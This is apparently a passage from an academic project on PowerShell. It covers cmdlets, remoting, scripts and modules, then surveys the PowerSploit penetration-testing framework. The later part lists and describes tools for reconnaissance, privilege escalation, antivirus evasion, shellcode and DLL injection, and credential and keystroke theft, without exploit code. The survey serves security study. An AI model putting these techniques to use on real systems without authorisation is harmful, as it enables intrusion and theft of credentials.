Cmdlet	Invoke-Expression	Invoke-Expression [-Command] <String> [-Verbosel...
Cmdlet	Invoke-History	Invoke-History [-Id] <String> [-Verbose] [-Deb...
Cmdlet	Invoke-Item	Invoke-Item [-Path] <String[]> [-Filter <String>...
Cmdlet	Invoke-WmiMethod	Invoke-WmiMethod [-Class] <String> [-Name] <Stri...
Cmdlet	Invoke-WSManAction	Invoke-WSManAction [-ResourceURI] <Uri> [-Action...

All currently available commands in the "Invoke" family

Additionally, the `-Noun` parameter is even more useful because it allows viewing a family of cmdlets that affect the same type of object such as cmdlets available for service management, shown below.

```
PS C:\Users\PriestJohnBig> get-command -noun service
```

CommandType	Name	Definition
Cmdlet	Get-Service	Get-Service [[-Name] <String[]>] [-ComputerName ...
Cmdlet	New-Service	New-Service [-Name] <String> [-BinaryPathName] <...
Cmdlet	Restart-Service	Restart-Service [-Name] <String[]> [-Force] [-Pa...
Cmdlet	Resume-Service	Resume-Service [-Name] <String[]> [-PassThru] [-...
Cmdlet	Set-Service	Set-Service [-Name] <String> [-ComputerName <Str...
Cmdlet	Start-Service	Start-Service [-Name] <String[]> [-PassThru] [-I...
Cmdlet	Stop-Service	Stop-Service [-Name] <String[]> [-Force] [-PassT...
Cmdlet	Suspend-Service	Suspend-Service [-Name] <String[]> [-PassThru] [...

Specifically defined cmdlets grouped according to their utility which is defined by a specific noun

It should be clarified that a command is not necessarily a cmdlet, even if it complies with the verb-noun naming policy. Here is a quick example of a native PowerShell command that is not a cmdlet, the `Clear-Host` command which is **an internal function** that clears the console window. This can be identified by running the `Get-Command` against `Clear-Host`.

```
PS C:\Users\PriestJohnBig> Get-Command -Name Clear-Host
```

CommandType	Name	Definition
Function	Clear-Host	\$space = New-Object System.Management.Automation...

A native PS command may have a verb-noun naming pattern

By now it is evident that a lot of PowerShell activity revolves around the `Get-Command` cmdlet. Using the `Get-Command` without any parameters lists all available cmdlets in the current session. The default `Get-Command` displays three columns, `CommandType`, `Name` and `Definition`, with

the latter column displaying the syntax of each cmdlet in this case. The `Get-Command` also fetches commands, aliases, functions, and executable files that are available in PowerShell.

Finally, **Cmdlets can use .NET data access APIs or use the PowerShell infrastructure of PowerShell Providers**, to make data stores accessible using unique paths. Data stores are accessed using drive letters, and hierarchies within them, are listed as directories.

```
PS C:\> set-location HKCU:\
PS HKCU:\> dir

Hive: HKEY_CURRENT_USER

SKC UC Name Property
---
2 0 AppEvents <>
0 0 CloneCD <>
0 36 Console <ColorTable00, ColorTable01, ColorTable02, ColorTable03...>
14 0 Control Panel <>
0 3 Environment <TEMP, TMP, PATH>
4 0 EUDC <>
1 6 Identities <Identity Ordinal, Migrated7, Last Username, Last User ID...>
3 0 Keyboard Layout <>
1 0 Network <>
4 0 Printers <>
0 0 SlySoft <>
61 0 Software <>
1 0 System <>
0 0 Uninstall <>
0 0 WXP <>
1 8 Volatile Environment <LOGONSERUER, USERDOMAIN, USERNAME, USERPROFILE...>
```

Viewing the registry via PowerShell cli.

PowerShell ships with providers for the file system, registry, the certificate store, command aliases, variables, and functions. Windows PowerShell also includes various cmdlets for managing various Windows systems, including the file system, or using **Windows Management Instrumentation to control Windows components.**

Alias Provider	Provides access to the Windows PowerShell aliases and their values.
Certificate Provider	Provides read-only access to X509 certificate stores and certificates.
Environment Provider	Provides access to the Windows environment variables.
FileSystem Provider	Provides access to files and directories.
Function Provider	Provides access to the functions defined in Windows PowerShell.
Registry Provider	Provides access to the system registry keys and values.
Variable Provider	Provides access to Windows PowerShell variables and their values.
WS-Management Provider	Provides access to WSMAN configuration information.

All default available Providers

As already mentioned in the historical introduction, **PowerShell v2.0** introduced the concept of remoting.

This was done by implementing the **Web Services-Management (WS-Management or in short WsMan)** standard which defines a SOAP-based protocol for managing servers, devices, applications and various Web services. Using **WS-Management (WinRM v2.0) PowerShell allows scripts and cmdlets to be invoked on a remote machine or a large set of remote machines.**

A good example of remoting is the `Get-WmiObject` cmdlet that allows viewing and changing components of remote systems.

```
PS C:\> get-wmiobject win32_bios -computername  
  
SMBIOSBIOSVersion : 0702  
Manufacturer      : American Megatrends Inc.  
Name              : BIOS Date: 04/07/08 12:00:50 Ver: 08.00.12  
SerialNumber      : System Serial Number  
Version           : A_M_I_ - 4000807
```

Requesting BIOS information about a neighboring system in the same Active Directory

But WS-Management provider has much more to it than a single command. Since it is a provider, the WS-Management exposes a Windows PowerShell drive with a directory structure that corresponds to a logical grouping of WS-Management configuration settings.

The directory hierarchy of the WS-Management provider is the same for both a remote or a local computer. However, in order to access the configuration settings of a remote computer, a connection needs to be made using the cmdlet `Connect-WSMan`. Once a connection is achieved, the name of the computer shows up in the provider.

```
PS C:\> cd WsMan:\  
PS WsMan:\> cd localhost  
  
Start WinRM Service  
WinRM service is not started currently. Running this command will start the  
WinRM service.  
  
Do you want to continue?  
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y  
PS WsMan:\localhost>
```

A local connection was achieved

Within the directory hierarchy there are multiple settings that may be configured such as client settings, service settings, **shell settings - where remote shell access may be allowed-**, **listener settings – which is a management service to send and receive messages** and plugin settings – where various functions may be configured.

2.3 PowerShell Functions

In addition to cmdlets, another type of command that can be used in PowerShell are functions. There are multiple built-in functions available with PowerShell but custom functions can also be created and imported.

Just like cmdlets, functions can be run by typing their name, they can have parameters, they can take .NET objects as input and return .NET objects as output, they can be found via the `get-command` cmdlet. Generally, functions behave the same way cmdlets do.

```
PS C:\> get-command -commandtype function
CommandType      Name                                     Definition
-----
Function         A:                                     Set-Location A:
Function         B:                                     Set-Location B:
Function         C:                                     Set-Location C:
Function         cd..                                   Set-Location ..
Function         cd\                                    Set-Location \
Function         Clear-Host                             $space = New-Object System.Management.Automation...
Function         D:                                     Set-Location D:
Function         Disable-PSRemoting                    Set-Location E:
Function         E:                                     Set-Location E:
Function         F:                                     Set-Location F:
Function         G:                                     Set-Location G:
Function         Get-Verb                               Set-Location H:
Function         H:                                     Set-Location H:
Function         help                                   Set-Location I:
Function         I:                                     Set-Location I:
Function         Import-SystemModules                  Set-Location J:
Function         J:                                     Set-Location J:
Function         K:                                     Set-Location K:
Function         L:                                     Set-Location L:
Function         M:                                     Set-Location M:
Function         mkdir                                  Set-Location N:
Function         more                                   param([string[]]$paths)...
Function         N:                                     Set-Location N:
Function         O:                                     Set-Location O:
Function         P:                                     Set-Location P:
Function         prompt                                $(if (test-path variable:/PSDebugContext) { 'IDB...
Function         Q:                                     Set-Location Q:
Function         R:                                     Set-Location R:
Function         S:                                     Set-Location S:
Function         T:                                     Set-Location T:
Function         TabExpansion                          Set-Location U:
Function         U:                                     Set-Location U:
Function         V:                                     Set-Location V:
Function         W:                                     Set-Location W:
Function         X:                                     Set-Location X:
Function         Y:                                     Set-Location Y:
Function         Z:                                     Set-Location Z:
```

Fetching all available functions

The main difference between functions and cmdlets is that cmdlets are written in C# while functions are just named groupings of Windows PowerShell commands and expressions.

Specifically, functions are named lists of statements, which, when run, behave as if they had been typed.

Parameters can be inserted in functions either via the cli or they can be the output of a pipeline. Furthermore, functions can return values that can be displayed, assigned to variables, or passed to other functions or cmdlets.

A function includes the following items:

- A Function keyword
- A scope (optional)
- A name that selected by the creator
- Any number of named parameters (optional)
- **One or more Windows PowerShell commands** enclosed in braces ({})


Using the **function** keyword, the following general form is provided by PowerShell for the creation of functions:

```
function name ($Param1, $Param2)
{
    Instructions
}
```

The defined function is invoked in either of the following forms:

- `function_name value1 value2`
- `function_name -Param1 value1 -Param2 value2`

An example function can be seen below. A function named “test” was defined. Within the brackets, two arrays (0,1) were defined as parameters which are being added (+).



```
PS C:\> function test
>> {
>>   $args[0] + $args[1]
>> }
PS C:\> test 10 10
20
```

A simple function

The function can be run, simply by typing its name, followed by the parameters needed, and thus we get the result.

2.4 PowerShell Scripting

There are times when complex tasks need to be performed with particular commands or command sequences repeatedly. These can be saved in a script file which can be executed instead of repeatedly typing commands at the PowerShell command prompt.

Scripts are fully supported by PowerShell and can easily be created by saving batches of commands and cmdlets, in a file with the **.ps1** extension.

Stuff like language constructs (used for looping), conditions, flow-control, and variable assignment can be implemented in scripts.

Named parameters, positional parameters, switch parameters and dynamic parameters are supported by PowerShell scripts.

The PowerShell scripting language is a dynamically typed one and can implement complex operations by using **cmdlets** imperatively while at the same time it supports variables, functions, branching (**if-then-else**), loops (**while, do, for, and foreach**), structured error/exception handling and closures/lambda expressions as well as integration with .NET framework.

Variables in PowerShell scripts are prefixed with **\$** and any value can be assigned to them, such as the output of cmdlets.

Straight and curly quotes are treated as equivalents in PowerShell so strings can be enclosed either in single quotes or double quotes. Strings enclosed between single quotation marks are raw strings while strings enclosed between double quotation marks are escaped strings. File paths can be enclosed in braces preceded by the **\$** sign (for instance **\${C:\PStest.txt}**), creating a reference to the contents of the file.

Object members can be accessed using the **.** (dot) notation, as in C# syntax. Special variables are provided by PowerShell such as **\$args**, which is an array of all the command line arguments passed to a function from the command line, and **\$_**, which refers to the current object in the pipeline. PowerShell also provides arrays and associative arrays.

The PowerShell scripting language also evaluates arithmetic expressions entered on the command line immediately, and it parses common abbreviations, such as GB, MB, and KB since it supports binary prefix notation similar to the scientific notation supported by many programming languages in the C-family.

For error handling, a .NET-based exception-handling mechanism is provided by PowerShell. As a result, objects containing information about the error (exception object) are thrown.

PowerShell scripts (either **.ps1** files or **.psm1** (*module*) files) can be made persistent across all sessions so that entire scripts or individual functions contained in them, can be used.

Parameters can be defined for scripts by typing them after script names and they can be used exactly the same way they are used in functions.

Scripts and functions operate analogously with cmdlets, in that they can be used as commands in pipelines, and parameters can be bound to them. Pipeline objects can be passed between functions, scripts, and cmdlets seamlessly.

2.4.1 Running Scripts

Although scripts are of extreme usefulness, they can be used to spread malicious code and as a result the default execution policy concerning scripts is, most of the time, set to its default value.

The default value of the PowerShell execution policy is always set to “Restricted” and this means that all scripts are being prevented from running, including scripts that are written immediately on the local computer. Furthermore, another security measure concerning scripts, is the execution prevention of scripts on double-click. So before scripts can be run, the default PowerShell execution policy needs to be changed, but this will be discussed in detail in the third part of this project.

Scripts in PowerShell can be run either by typing their full qualified name (with or without the extension) or by using a dot followed by a backslash to indicate the current directory, as shown in the example below, where a simple “hello world” script was used, based on the `Write-host` cmdlet.

```
PS C:\> users\priestjohnbig\desktop\hi
Hello Boss!!!
```

Running with a full path

```
PS C:\users\priestjohnbig\desktop> .\hi
Hello Boss!!!
PS C:\users\priestjohnbig\desktop>
```

Running with .


Lastly, local scripts can be run on a remote computer as well, with ease. This is of great importance as the script which resides on the local machine or somewhere that the local machine has access to, can be run on the remote system without an existing copy of the script on the later.

A script can be run on the remote system by using the `invoke-command` cmdlet while defining a full qualified path which designates where the script in question resides in, with the `-filepath` parameter. An example of a hypothetical script being invoked remotely can be seen below:

```
invoke-command -computername FakeSys01 -filepath C:\scripts\hypothetical.ps1
```

2.4.2 Writing Scripts

PowerShell comes with its very own script development environment which goes by the name Windows PowerShell Integrated Scripting Environment (ISE).



The Windows PowerShell ISE

It is a mix of command-line interface and point-and-click drop down menus for easy insertion of modules and cmdlets in the current script under development.

Other enhancements are also provided such as visual representation of the available parameters of the currently selected module/cmdlet which can be pre-filled and then inserted into the script.

Enhancements such as text-coloring and a mouse-over and tab-completion combination enhancements are also provided.

Typical development tools such as run/stop execution on demand and run selection are also present.

2.5 PowerShell Modules

Modules are **packages** that contain sets of related PowerShell functionalities which are grouped together under the same directory. That is to mean that sets of related PowerShell scripts, commands, cmdlets, providers, functions, variables and aliases are banded together in an entity in an attempt to share, load, persist and reference code easily.

The core philosophy behind modules is -as stated by their name- the **modularization** of PowerShell code.

The simplest method for the creation of a module is to save a PowerShell script as a **.psm1** file. This allows control, or control of the scope, of the functions and variables contained in the script (for example, make public or private). Finally, cmdlets such as **Install-Module** can be used to organize, install, and use a module as a building block of a larger solution.

Conveniently enough, modules can be added in PowerShell sessions in order to be used just like the built-in commands.

The vast majority of the tools in this project are PowerShell modules, developed by security professionals and enthusiasts, in an attempt to port the utility of their Linux counterparts not only to Windows, but also to a universal environment where multiple platforms are managed by PowerShell. But more on this, later.

2.5.1 Module Anatomy and Types.

A module is usually composed of four main parts:

- A code file. Either a PowerShell script or a managed cmdlet assembly.
- Additional assemblies such as help files or scripts.
- The manifest file that describes all of the above and at the same time stores metadata (Author, versioning etc.)
- A directory where all of the above reside, placed somewhere that PowerShell may find it.

However, all of the above are neither necessary nor mandatory. Technically a module can be only composed of a single script or a manifest file or it can even be a dynamic script which dynamically creates a module so it actually doesn't need a directory in order to save relevant data inside.

There are four basic types of modules:

- **Script Modules**
These are simply PowerShell scripts that contain PowerShell code saved files with the .psm1 suffix. This allows the use of import, export and management functions on them. Furthermore, these can also use a manifest file to include other resources like data files, other modules or runtime scripts. Script modules are not dynamic and need to be saved in the PowerShell module path unless an alternative path is explicitly used to describe where the module is installed.
- **Binary Modules**
Binary modules are .Net Framework assemblies (.dll files) that contain compiled code. These can be used for cmdlet, module or provider creation. Compared to script modules, these are more advanced and are used to create faster cmdlets or use features that are not easy to code with simple PowerShell scripts (a good example is the implementation of multithreading).
- **Manifest Modules**
These use a manifest file to describe all of their components but do not include any actual code. They can be used to load dependent assemblies or run pre-processing scripts*. They can also be used for the packaging of resources that other modules may use.
- **Dynamic modules**
These are not loaded from or saved to a file but they are dynamically build by scripts which use then `New-Module` cmdlet. As a result, they are not loaded or saved into persistent storage and they cannot be accessed by the `Get-Module` cmdlet. They do not need manifests and they also do not need persistent storage for their related assemblies.

2.5.2 Installing and Using Modules

PowerShell comes with numerous pre-installed modules which can be used immediately when a PowerShell session is initiated.

For a module to be used, the following tasks need to be performed first:

- Install the module.
- Import the module into a PowerShell session.
- Find and use the commands that the module added.

A third-party module which is usually received in the form of a folder with files in it, needs to be **manually** installed before it can be imported into PowerShell.

In order to perform the installation, the following simple steps should be performed:

1. Creation of the Modules directory for the current user (in case one does not exist). This can be done via regular actions or by using PowerShell to perform the required actions with the following line:

```
new-item -type directory -path $home\Documents\WindowsPowerShell\Modules
```

2. Copying the module folder with all of its components into the Modules directory.

```
copy-item -path c:\ps-test\NoNAME -dest $home\Documents\WindowsPowerShell\Modules
```

Modules can be installed in any location but for management reasons it is advisable to be stored in the default path.

The command for viewing the default modules' location is the following:

```
$env:psmodulepath
```

To add a new default module location, the following command path should be used:

```
$env:psmodulepath = $env:psmodulepath + "<path>"
```

When a path is added to the environmental variable, `Get-Module` and `Import-Module` cmdlets also include modules in that path.

The new value only affects the current session. For a persistent change to be made, a modification in the environment variable in the registry itself is needed.

```
PS C:\Users\PriestJohnBig> $env:psmodulepath
C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
```

Printing out the default Module paths

The `Get-Module -listAvailable` cmdlet enlists all modules available in the default module paths.

```
PS C:\Users\PriestJohnBig> get-module -listavailable
```

ModuleType	Name	ExportedCommands
Manifest	AppLocker	⊘
Manifest	BitsTransfer	⊘
Manifest	PSDiagnostics	⊘
Manifest	TroubleshootingPack	⊘

A list of modules

For the commands which are coded in the modules to be used, the respective module has to be imported in the current PowerShell session.

This can be achieved via the `Import-Module` cmdlet simply followed by the module name. In order to import a module which resides in a path different than the default paths, a full qualified path is required as input to the cmdlet.

The successful import of modules in the current session can be verified by the `Get-Module` cmdlet.

```
PS C:\Users\PriestJohnBig\desktop> import-module C:\users\priestjohnbig\desktop\matrix.psm1
PS C:\Users\PriestJohnBig\desktop> get-module

ModuleType Name                ExportedCommands
-----
Script     matrix              Disable-ScreenSaver, Get-ScreenSaverTimeout, Enable-ScreenSaver, Start-...
```

Importing a module in the current session

The commands that were imported via the module can be viewed via the `get-command -module <module-name>` cmdlet.

```
PS C:\Users\PriestJohnBig> get-command -module matrix

CommandType Name                Definition
-----
Function    Disable-ScreenSaver
Function    Enable-ScreenSaver
Function    Get-ScreenSaverTimeout
Function    prompt              $<if <test-
Function    Set-ScreenSaverTimeout
Function    Start-ScreenSaver
```

Viewing the available features within a module

A module can be removed by using the `remove-module` cmdlet which is used exactly the same way as the `import-module` cmdlet.

Finally, in order to make a module available in **all** PowerShell Sessions, the `Import-Module` cmdlet **followed** by the **module's name**, needs to be **added** as an entry, in the **user's Windows PowerShell Profile** file which is responsible for loading the current users PowerShell settings when a new PowerShell session is initiated.

3. PowerShell Penetration Testing Tools

By now, there is a quite large number of security related tools available all over the Internet.

Unfortunately, all of these tools are scattered all over GitHub and random web-sites, while many have become available on PowerShell Gallery*, (the official PowerShell repository from which scripts and modules can be fetched in the latest PowerShell versions via the Find-Module, Get-Module, Install-Module cmdlets) which is slow on updates.

Furthermore, although most of these tools **work quite well** considering that they are still under active development and they first appeared less than 4 years ago, some of the authors do not seem to promote or adopt the mindset of the PowerShell's verbosity or even develop the tools properly with proper structure. Unfortunately, in many cases tools and their functionalities remain attached to a Linux-like way of thinking and thus it is common to come across concise features such as single-letter parameters.

Additionally, unlike the vast majority of security related tools in Linux, which are gathered and properly categorized according to their functionality in the Kali distribution, where they can easily be managed, updated and used while they reside in an environment properly configured for their use, their Windows PowerShell counterparts need to be maintained and updated manually and regular visits to GitHub are needed. A small number of these PowerShell tools are even lacking in the field of documentation, as some parts are available via manifest files in PowerShell while other parts are available in GitHub and/or in the authors' web pages and blogs.

However, the majority of the activity concerning PowerShell security tools, revolves around a bunch of developers/teams and their GitHub repositories where all of the state-of-the-art PowerShell security tools are developed.

In an attempt to list as many PowerShell penetration testing tools as possible but at the same time avoid confusion, there will be no attempt to categorize the tools available according to their functionality since there are tools with different dynamics, scopes and flexibility. So, each tool will be listed and described under its parent framework or project.

Standalone scripts modules and applications will also be listed and explained separately.

Since the list of tools is quite large, all tools will be briefly presented and their functionalities will be explained to a certain extent but there will be no extensive testing due to the limitations that apply to the nature of this project.

Finally, the available documentation online is limitless and rich in examples and scenarios and for further reference there is an ample amount of links in the Appendix chapter.

3.1 PowerShell Penetration Testing Frameworks

These are collections of PowerShell tools that are either being developed and maintained by one single author or are collections of tools that eventually were merged into one bigger project. Each framework / collection includes multiple types of tools for the various phases of an attack.

3.1.1 PowerSploit Framework

PowerSploit is a collection of very useful and **well-written and organized** PowerShell modules, designed to provide help during all phases of a penetration testing assessment. PowerSploit is actually the only properly developed tool within this project along with PowerShell Empire.

PowerSploit scripts and modules are divided into the following 8 larger modules / categories:

- Recon
- ScriptModification
- Privesc
- AntivirusBypass
- CodeExecution
- Exfiltration
- Persistence
- Mayhem

Each category contains multiple modules and scripts, relevant to its name.

3.1.1.a Recon

The Recon module contains the following tools, designed for the reconnaissance phase of a penetration test:

- **Invoke-Portscan**
This is a module which performs a port scan and is roughly based on **nmap**. In order to manage the connections and perform the port scanning, the module uses the System.Net.Sockets namespace (new-object System.Net.Sockets.TcpClient) which provides a managed implementation of the Windows Sockets (Winsock).
- **Get-HttpStatus**
This module is designed to cover the web scanning aspect of the PowerSploit framework by checking for the existence of paths or files on a web server and then returning the respective HTTP status codes and full URLs for specified paths. The need of dictionaries is mandatory as with all web scanning tools out there.
- **Invoke-ReverseDnsLookup**
This simple script is used for DNS reconnaissance and scans an IP address range for DNS PTR records.

- **PowerView**

This is the most valuable tool within the Recon section. PowerView is an excellent tool to gain awareness on Windows domains. It is comprised of a complete set of multiple Windows `net`⁹⁰¹ commands, which have all been re-written in PowerShell. The PowerShell implementations of `net` commands utilize PowerShell Active Directory hooks and underlying Win32 API functions to perform useful Active Directory related actions.

Multiple custom-written functions are also included which help in pinpointing logged in users in the specific network, identify systems in the Active Directory were a user has local administrator privileges and so on.

PowerView comes with seventy-seven such tools, split into six categories:

- net Functions
- GPO functions
- User-Hunting Functions
- Domain Trust Functions
- MetaFunctions
- Misc Functions

A complete list of all the available functions can be seen below:

CommandType	Name	CommandType	Name
Function	Add-NetGroupUser	Filter	Convert-ADName
Function	Add-NetUser	Filter	Convert-NameToSid
Function	Add-ObjectAcl	Filter	Convert-SidToName
Function	ConvertFrom-UACValue	Filter	Export-PowerViewCSU
Function	Find-ComputerField	Filter	Find-UserField
Function	Find-ForeignGroup	Filter	Get-CachedRDPConnection
Function	Find-ForeignUser	Filter	Get-DNSRecord
Function	Find-GPOComputerAdmin	Filter	Get-DNSZone
Function	Find-GPOLocation	Filter	Get-GUIDMap
Function	Find-InterestingFile	Filter	Get-IPAddress
Function	Find-LocalAdminAccess	Filter	Get-LastLoggedOn
Function	Find-ManagedSecurityGroups	Filter	Get-LoggedOnLocal
Function	Get-ADObject	Filter	Get-NetDomain
Function	Get-ComputerDetails	Filter	Get-NetDomainController
Function	Get-ComputerProperty	Filter	Get-NetForest
Function	Get-DFSshare	Filter	Get-NetForestCatalog
Function	Get-DomainPolicy	Filter	Get-NetForestDomain
Function	Get-DomainSID	Filter	Get-NetLoggedon
Function	Get-ExploitableSystem	Filter	Get-NetProcess
Function	Get-HttpStatus	Filter	Get-NetRDPSession
Function	Get-NetComputer	Filter	Get-NetSession
Function	Get-NetDomainTrust	Filter	Get-NetShare
Function	Get-NetFileServer	Filter	Get-Proxy
Function	Get-NetForestTrust	Filter	Get-RegistryMountedDrive
Function	Get-NetGPO	Filter	Get-SiteName
Function	Get-NetGPOGroup	Filter	Get-UserEvent
Function	Get-NetGroup	Filter	Invoke-CheckLocalAdminAccess
Function	Get-NetGroupMember	Function	Invoke-EnumerateLocalAdmin
Function	Get-NetLocalGroup	Function	Invoke-EventHunter
Function	Get-NetOU	Function	Invoke-FileFinder
Function	Get-NetSite	Function	Invoke-MapDomainTrust
Function	Get-NetSubnet	Function	Invoke-Portscan
Function	Get-NetUser	Function	Invoke-ProcessHunter
Function	Get-ObjectAcl	Function	Invoke-ReverseDnsLookup
Function	Get-PathAcl	Function	Invoke-ShareFinder
Function	Get-UserProperty	Function	Invoke-UserHunter
Function	Invoke-ACLScanner	Function	New-GPOImmediateTask
Function	Invoke-DowngradeAccount	Function	Request-SPNticket
Function	Set-ADObject		

All PowerView functions. Use `get-help <command name>` to view specifics

3.1.1b ScriptModification

This category contains the following four tools, which are used for minor script modifications:

- **Out-CompressedDll**

This function compresses, Base-64 encodes and outputs generated code to load a managed .dll in memory. The output code loads a compressed representation of a managed .dll in memory as a byte array. Only pure MSIL-based .dll files can be loaded using this technique. Native or IJW ('it just works' - mixed-mode) .dll files will not load.

- **Out-EncodedCommand**

This function compresses, Base-64 encodes and generates command-line output for a PowerShell payload script such that it can be pasted into a command prompt. The idea behind this tool is the following: One compromises a machine, has a shell and wants to execute a PowerShell script as a payload. This technique eliminates the need for an interactive PowerShell session and it bypasses any PowerShell execution policies.

- **Out-EncryptedScript**

Out-EncryptedScript will encrypt a script, or any text file and output the results to a minimally obfuscated script with the name `evil.ps1` by default, which can then be dropped onto the victim's system. This is achieved by encrypting the contents of the generated file with a password and salt, making analysis of the script impossible without the correct password and salt combination. The `evil.ps1` script only consists of a decryption function 'de' and the base64-encoded ciphertext. The contents are then decrypted and the unencrypted script is called via **Invoke-Expression**.

- **Remove-Comments**

This function will strip out comments and unnecessary whitespace from a script. It is best used in conjunction with **Out-EncodedCommand** when the size of the script to be encoded might be too big.

3.1.1c Privesc

For privilege escalation, there is only one module available, **Privesc** module, which essentially contains only the **PowerUp** module. However, **PowerUp** comes with twenty-eight integrated commands that their main purpose is to achieve **privilege escalation** by taking advantage of **various misconfigurations**.

There are six categories in the **PowerUp** module: *Service Enumeration, Service Abuse, DLL Hijacking, Registry Checks, Miscellaneous Checks, Meta-Functions*. All available functions can be seen below.

```
PS C:\Users\PriestJohnBig> get-command -module privesc
```

CommandType	Name	Version	Source
Function	Add-ServiceDacl	3.0.0.0	Privesc
Function	Find-PathDLLHijack	3.0.0.0	Privesc
Function	Find-ProcessDLLHijack	3.0.0.0	Privesc
Function	Get-ApplicationHost	3.0.0.0	Privesc
Function	Get-CachedGPPPassword	3.0.0.0	Privesc
Function	Get-CurrentUserTokenGroupSid	3.0.0.0	Privesc
Function	Get-ModifiablePath	3.0.0.0	Privesc
Function	Get-ModifiableRegistryAutoRun	3.0.0.0	Privesc
Function	Get-ModifiableScheduledTaskFile	3.0.0.0	Privesc
Function	Get-ModifiableService	3.0.0.0	Privesc
Function	Get-ModifiableServiceFile	3.0.0.0	Privesc
Function	Get-RegistryAlwaysInstallElevated	3.0.0.0	Privesc
Function	Get-RegistryAutoLogon	3.0.0.0	Privesc
Function	Get-ServiceDetail	3.0.0.0	Privesc
Function	Get-ServiceUnquoted	3.0.0.0	Privesc
Function	Get-SiteListPassword	3.0.0.0	Privesc
Function	Get-System	3.0.0.0	Privesc
Function	Get-UnattendedInstallFile	3.0.0.0	Privesc
Function	Get-WebConfig	3.0.0.0	Privesc
Function	Install-ServiceBinary	3.0.0.0	Privesc
Function	Invoke-AllChecks	3.0.0.0	Privesc
Function	Invoke-ServiceAbuse	3.0.0.0	Privesc
Function	Restore-ServiceBinary	3.0.0.0	Privesc
Function	Set-ServiceBinPath	3.0.0.0	Privesc
Function	Test-ServiceDaclPermission	3.0.0.0	Privesc
Function	Write-HijackDll	3.0.0.0	Privesc
Function	Write-ServiceBinary	3.0.0.0	Privesc
Function	Write-UserAddMSI	3.0.0.0	Privesc

All PowerUp functions. Use `get-help <command name>` to view specifics

A quick check can be performed with the **Invoke-AllChecks -HTMLReport** function which will perform all checks and print out any potential vulnerabilities, along with specifications for the usage of any abuse functions, to an HTML report file.

3.1.1.d AntivirusBypass

This is another single module category. The work here is carried out by the **Find-AVSignature** module which performs a very simple task. It splits a file into specific byte sizes which are stored in multiple separate files. By noting which files are then detected and deleted by the AntiVirus it is easy to detect the parts that contain the signature(s).

3.1.1.e CodeExecution

This module contains four modules able to perform some very useful code execution related tasks.

- **Invoke-DllInjection**
Injects a .dll file into an existing process using its Process ID (PID). Using this feature, a .dll can easily be injected in processes. The only disadvantage with this cmdlet is that it requires the .dll to be written on the disk.
- **Invoke-ReflectivePEInjection**
Reflectively loads a Windows PE file (DLL/EXE) into the PowerShell process, or reflectively injects a .dll into a remote process.
- **Invoke-Shellcode**
This cmdlet can be used to inject a custom shellcode or Metasploit payload into a new or existing process and execute it. The advantage of using this script is that it is not flagged by an antivirus, and no file is written on disk.
- **Invoke-WmiCommand**
Executes a PowerShell ScriptBlock on a target computer and returns its formatted output using WMI as a CnC channel.

3.1.1.f Exfiltration

In the Exfiltration module, there are multiple tools available for useful data exfiltration. Tools such as **Invoke-Mimikatz**, **Get-Keystrokes**, **Invoke-CredentialInjection** are present. Below a full list can be seen:

```
Function      Get-GPPAutoLogon
Function      Get-GPPPassword
Function      Get-Keystrokes
Function      Get-MicrophoneAudio
Function      Get-TimedScreenshot
Function      Get-VaultCredential
